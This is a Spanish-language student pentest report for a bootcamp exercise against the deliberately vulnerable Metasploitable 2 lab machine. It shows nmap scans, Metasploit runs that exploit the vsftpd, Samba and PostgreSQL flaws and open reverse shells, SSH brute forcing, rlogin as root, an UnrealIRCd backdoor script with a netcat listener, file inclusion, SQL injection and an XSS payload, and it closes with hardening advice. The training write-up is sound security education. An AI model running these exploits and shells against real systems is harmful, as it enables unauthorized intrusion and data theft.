

Pentest Report

Metasploitable 2

[illegible]

Índice

- Introducción
- Vulnerabilidades Identificadas
- Directrices para Mejorar la Seguridad
- Breve Conclusión

Introducción

Pentest report realizado sobre Metasploitable 2 para una práctica del módulo de pentesting en el Bootcamp de ciberseguridad VII de Keepcoding.

Este informe sobre Metasploitable es una forma de demostrar los conocimientos adquiridos durante el módulo de pentesting permitiendo de una forma sencilla mostrar las diferentes vulnerabilidades que de la máquina y como explotarlas. Metasploitable 2 es una maquina con

cientos de fallos de seguridad y vulnerabilidades para aprender y practicar en el mundo de la ciberseguridad y en concreto en las ramas de Information Gathering, Pentesting y Red Teaming.

Vulnerabilidades Identificadas

Puertos abiertos

→A continuación, expondré la forma de explotar todos los puertos que se encuentran abiertos, pero la mayor vulnerabilidad que existe en Metasploitable 2 es la cantidad de puertos que se encuentran abiertos y/o sin configurar.

```
(kali㉿kali)-[~]
└─$ nmap 192.168.1.131 -p- --open -A
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 192.168.1.131
Host is up (0.00023s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTPd 2.3.4)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.1.130
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian
|_ssh-hostkey: 1024 1024 1024 1024 1024 1024 1024 1024
```

```
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd (Admin en
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protoc
|_ajp-methods: Failed to get a valid response for
8180/tcp  open  http         Apache Tomcat/Coyote
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1
36835/tcp open  status       1 (RPC #100024)
37316/tcp open  java-rmi     GNU Classpath grmire
46168/tcp open  nlockmgr     1-4 (RPC #100021)
47056/tcp open  mountd       1-3 (RPC #100005)
Service Info: Hosts: metasploitable.localdomain
kernel
Host script results:
|_smb-os-discovery:
|_OS: Unix (Samba 3.0.20-Debian)
|_Computer name: metasploitable
|_NetBIOS computer name:
|_Domain name: localdomain
|_FQDN: metasploitable.localdomain
|_System time: 2024-02-24T18:12:20-05:00
|_smb-security-mode:
|_account_used: <blank>
```

(FTP) Escalada de privilegios

Nos encontramos con que el puerto FTP se encuentra abierto y además nos da información de la versión:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
```

Existe una puerta trasera sobre la versión de vsftpd 2.3.4 (CVE:2011-2523):

```
vsftpd 2.3.4 - Backdoor Command Execution
```

<https://www.exploit-db.com/exploits/49757>

→Metasploit tiene un exploit para aprovechar esta vulnerabilidad:

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.131
RHOSTS => 192.168.1.131
```

→ Conseguimos privilegios como root de forma practicamente inmediata tras configurar y lanzar este exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.131:21 - USER: 331 Please specify the password.
[+] 192.168.1.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.130:33073 → 192.168.1.131)

id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:58:37:b7
          inet addr:192.168.1.131  Bcast:192.168.1.255  Mask:255.255.255
          inet6 addr: fe80::a00:27ff:fe58:37b7/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1213261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1139637 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:93717441 (89.3 MB)  TX bytes:84707502 (80.7 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1274 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1274 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:599093 (585.0 KB)  TX bytes:599093 (585.0 KB)
```

(SSH) Acceso a sesiones con usuario y contraseña

Nos encontramos con el puerto SSH abierto:

```
22/tcp    open    ssh                OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

Buscando posibles vulnerabilidades encontramos una forma de logearnos a través de un fallo en la versión de OpenSSH 4.7p1.

https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-430455/Openbsd-Openssh-4.7p1.html?page=1&order=1&trc=31&sha=a0f995a88b5436a219ecc740747bbdf897e89a10

→ En Metasploit encontramos varios exploit, en concreto uno que nos ofrece las sesiones abiertas abriéndonos paso con un ataque de fuerza bruta.

```
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/scanner/ssh/ssh_login          normal         No      SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey  normal         No      SSH Public Key Login Scanner
```

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Recurrimos a este repositorio para obtener una wordlist de usuarios y contraseñas:

<https://github.com/danielmiessler/SecLists>

→Configuramos las Wordlist:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file usr2.txt
user_file => usr2.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file psw2.txt
pass_file => psw2.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txt
pass_file => pass.txt
```

→El ataque de fuerza bruta comienza a mostrar resultados:

```
[*] 192.168.1.131:22 - Starting bruteforce
[+] 192.168.1.131:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:
[*] SSH session 2 opened (192.168.1.130:44965 → 192.168.1.131:22)
[+] 192.168.1.131:22 - Success: 'service:service' 'uid=1002(service) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:
[*] SSH session 3 opened (192.168.1.130:36107 → 192.168.1.131:22)
[+] 192.168.1.131:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:
[*] SSH session 4 opened (192.168.1.130:46113 → 192.168.1.131:22)
[+] 192.168.1.131:22 - Success: 'postgres:postgres' 'uid=108(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:
[*] SSH session 5 opened (192.168.1.130:44221 → 192.168.1.131:22)
[*] Scanned 1 of 1 hosts (100% complete)
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
```

→Conseguimos unirnos a una de las sesiones abiertas sin problema.

```
id
uid=1001(user) gid=1001(user) groups=1001(user)
ls -lah
total 28K
drwxr-xr-x 3 user user 4.0K 2010-05-07 14:38 .
drwxr-xr-x 6 root root 4.0K 2010-04-16 02:16 ..
-rw-r--r-- 1 user user 165 2010-05-07 14:38 .bash_history
-rw-r--r-- 1 user user 220 2010-03-31 06:42 .bash_logout
-rw-r--r-- 1 user user 2.9K 2010-03-31 06:42 .bashrc
-rw-r--r-- 1 user user 586 2010-03-31 06:42 .profile
drwxr-xr-x 2 user user 4.0K 2010-05-07 14:36 .ssh
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

(TELNET) Usuario con permisos al conectarnos

→Respecto a este puerto no hay que especificar mucho ya que al conectarnos mediante telnet a la maquina nos muestra un usuario y una contraseña con permisos.

[illegible]

El puerto 513 corresponde a RLOGIN y se utiliza como terminal virtual

→ Respecto a este puerto tampoco hay muchos detalles que destacar. Es un puerto que mediante RLOGIN nos permite “logearnos” directamente como usuario ROOT sin necesidad de conocer la contraseña.

```
(kali㉿kali)-[~]
$ rlogin -l root 192.168.1.131
Last login: Sat Feb 24 06:32:12 EST 2024 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

(VNC) Puerto 5009

→ En este caso el puerto perteneciente a VNC presenta una versión desactualizada la cual tiene un exploit la cual nos permite hallar la contraseña de ROOT y tener acceso a la máquina mediante un terminal VNC.

→ La versión de VNC utiliza el protocolo 3.3.

→ Este es el CVE:

https://www.cvedetails.com/vulnerability-list/vendor_id-11/product_id-2746/version_id-372199/ATT-VNC-3.3.3.html?page=1&order=1&trc=1&sha=9f1f6f166989e536bb7e5b57ac9303805e7a5465

```
5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_   VNC Authentication (2)
```

→ Si buscamos en la base de datos de Metasploit, encontramos varios exploits:

```
msf6 > search vnc 3.3

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/vnc/realvnc_client      2001-01-29      normal No      RealVNC 3.3.7 Client Buffer Overflow
1  auxiliary/scanner/vnc/vnc_login          2001-01-29      normal No      VNC Authentication Scanner
2  exploit/windows/vnc/winvnc_http_get     2001-01-29      average No      WinVNC Web Server GET Overflow
```

→ Al ejecutarlo nos arroja una contraseña:


```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.131:5900 - 192.168.1.131:5900 - Starting VNC login sweep
[+] 192.168.1.131:5900 - 192.168.1.131:5900 - Login Successful: :password
[*] 192.168.1.131:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

→ Utilizando el VNC Viewer que viene con Kali Linux y accediendo con la contraseña proporcionada por el exploit:

```
(kali㉿kali)-[~]
$ vncviewer 192.168.1.131
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: █
```

→ Podemos observar como accedemos a través del visor a una ventana de comando con el usuario ROOT.



```
TightVNC: root's X desktop (metasploitable:0)

root@metasploitable: /

root@metasploitable:~# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  /sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr

root@metasploitable:~# sudo nano vnc.txt
root@metasploitable:~# cat vnc.txt
Menuda Vulnerabilidad
root@metasploitable:~#
```

(IRC UnrealRCD) Backdoor en el puerto 6667

→ Los puertos 6667 y 6697 corresponden a IRC, un protocolo de comunicación en tiempo real que se encuentran abiertos y con la versión Unreal 3.2.8.1 que presenta una vulnerabilidad.

→Este es su CVE: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2075>

```
6667/tcp open  irc        UnrealIRCd
| irc-info:
|   users: 2 n0ck, Neo
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 4:36:31
|   source ident: nmap
|   source host: F231D963.78DED367.FFFA6D49.IP
|_ error: Closing Link: nmydqzroq[192.168.1.130] (Quit: nmydqzroq)
6697/tcp open  irc        UnrealIRCd (Admin email admin@Metasploitable.LAN)
```

→La vulnerabilidad de esta versión de IRC corresponde a una Backdoor

<https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor>

→A través de un exploit somos capaces de configurar la IP y un puerto en escucha:

```
parser.add_argument( port , help= target port , type=int)
parser.add_argument('-payload', help='set payload type', require
args = parser.parse_args()

the matrix has you
# Sets the local ip and port (address and port to listen on)
local_ip = '192.168.1.130' # CHANGE THIS
local_port = '7777' # CHANGE THIS

# The different types of payloads that are supported
```

→De esta manera obtendremos acceso de inmediato al Usuario ROOT.

```
(kali@kali)-[~]
$ nc -lvp 7777
listening on [any] 7777 ...
```

```
ls /root/.ssh
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
whoami
root
```

(SAMBA) Puerto 445- Username map script

```
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

Este puerto presenta una versión de samba desactualizada y con vulnerabilidades permitiendo command execution: **smbd 3.0.20**

→ Existen varios exploit para esa versión:

<https://www.exploit-db.com/exploits/16320>

<https://github.com/un4gi/CVE-2007-2447.git>

Utilizando el Exploit de Metasploit configurando la ip del host remoto y un puerto conseguimos un “login” con el usuario ROOT sin mayor dificultad:

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.130:4444
[*] Command shell session 1 opened (192.168.1.130:4444 → 192.168.1.131:57201) at 2024-02-24 17:43:05 -0500

id
uid=0(root) gid=0(root)
whoami
root
```

(POSTGRESQL) Puerto 5432 acceso mediante payload

→ El puerto 5432 que pertenece a Postgresql que se encuentra bajo la versión 8.3.0/.7

```
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-02-24T23:12:28+00:00; +3s from scanner time.
```

→ Existen varios Exploit para esta versión:

<https://www.exploit-db.com/exploits/7855>

https://www.rapid7.com/db/modules/exploit/multi/postgres/postgres_copy_from_program_cmd_exec/

→ A través de un exploit de Metasploit, configurando el Rhost el Lhost y el puerto gracias a un payload de su base de datos conseguimos un terminal de METERPRETER el cual nos ofrece un control total de la maquina permitiendo así obtener todo tipo de información.

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.130:4444
[*] 192.168.1.131:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/jRQMaFZt.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.131
[*] Meterpreter session 1 opened (192.168.1.130:4444 → 192.168.1.131:35167) at 2024-02-24 18:20:10 -0500
```


```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main

Mode                Size  Type    Last modified             Name
----                -
100600/rw-----    4      fil     2010-03-17 10:08:46 -0400 PG_VERSION
040700/rwx-----  4096   dir     2010-03-17 10:08:56 -0400 base
040700/rwx-----  4096   dir     2024-02-24 18:20:13 -0500 global
040700/rwx-----  4096   dir     2010-03-17 10:08:49 -0400 pg_clog
```


File Inclusion a través de http



→A través del puerto 80 nos encontramos con una web con ciertas vulnerabilidades, en este caso en concreto un File inclusión la cual nos permite navegar por el sistema de archivos de la maquina a través de la url pudiendo comprometerla.

→Si introduces una dirección como puede ser “/etc/passwd” nos arroja información sobre los usuarios y sus respectivas contraseñas.




SQL Injection a través de http

→Otra vulnerabilidad que existe en la web del puerto 80, concretamente en la zona de sql injection es una inyección de código en una supuesta búsqueda de la base de datos, la cual al añadir una ‘ rompe el código permitiéndonos de esta manera obtener información adicional como por ejemplo todos los datos de una tabla.



XSS Reflected

→ Existe una vulnerabilidad en el código de la página el cual al solicitarnos nuestro nombre podemos añadir un fragmento de código javascript el cual lance una ventana con la información que nosotros queramos:



→ Este es el código que he inyectado: `<script>alert("Has sido hackeado")</script>`



PHPMyAdmin

→ La máquina a través del puerto 80 presenta un link para acceder a phpMyAdmin (Gestor de base de datos)

```
(kali㉿kali)-[~]  
$ mysql -u root -h 192.168.1.131 -p  
Enter password:  
ERROR 2026 (HY000): TLS/SSL error: wrong version number
```

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)




Si tratamos de entrar desde una máquina con un tls/ssl relativamente actualizado nos arrojará un error con la versión, pero desde una máquina como por ejemplo un Ubuntu 14.04.6 vemos que no solo nos deja entrar si no que el usuario ROOT no tiene una contraseña preestablecida por lo que dejándola en blanco y presionando la tecla “Enter” entramos dentro.

```
alvaro@alvaro-VirtualBox:~$ mysql -u root -h 192.168.1.131 -p  
Enter password:  
Welcome to the MySQL monitor.  Commands end with ; or \g.  
Your MySQL connection id is 61  
Server version: 5.0.51a-3ubuntu5 (Ubuntu)  
  
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql>
```

Para poder acceder al panel del PHPMyadmin desde cualquier maquina en la red sin necesidad de tener un tls/ssl en específico ejecuto este comando el cual nos da todos los privilegios al usuario “user” y le asigna una contraseña “pass”.

```
mysql> GRANT ALL PRIVILEGES ON *.* TO 'user'@'localhost' IDENTIFIED BY 'pass' WITH GRANT OPTION;  
Query OK, 0 rows affected (0.01 sec)
```

→ Con este cambio tenemos acceso al panel con todos los privilegios permitiéndonos así alterar, borrar o crear tablas y/o bases de datos.



Directrices para mejorar la seguridad

1. La comodidad de tener puertos abiertos facilita la conexión de posibles invitados, pero de esta manera permites que cualquiera pueda acceder prácticamente a todos tus datos. Por lo que abrir solo los puertos que sean imprescindibles es una buena praxis.
2. Otra manera de tener puertos abiertos para facilitar la conexión es crear reglas y configuración en el cortafuegos, cosa que esta máquina carece.
3. Las versiones de las aplicaciones que se encuentran configuradas en cada puerto presentan fallas graves de seguridad debidas a su antigüedad, por lo que mantener actualizadas los distintos servicios y aplicaciones es una buena práctica para mantener la maquina protegida de posibles exploits.
4. La creación de usuarios también es un aspecto importante ya que si das permisos a demasiados usuarios puede que uno de ellos pueda ser comprometido y por

consiguiendo el sistema entero. Dar los permisos justos a cada usuario manteniendo un orden y una buena configuración de los mismos permitirá obtener un nivel de seguridad alto en el sistema.

Conclusión

-Metasploitable 2 es una maquina sencilla que necesita de forma urgente una actualización en la configuración de sus puertos, el código de sus páginas Web y bases de datos. Esta maquina Linux proporciona infinidad de puertos para explotar y mejorar las técnicas del atacante.

-Como el fin real de Metasploitable 2 es el aprendizaje podríamos decir que es tan débil como buena para el estudio y la formación de un pentester y o un red teamer.

-Aunque sorprende como existen versiones de algunos protocolos los cuales se encuentran tan desactualizados que aunque exista un exploit o en general una vulnerabilidad en la versión, una distro como kali Linux actualizada no sea capaz de acceder en algunos casos.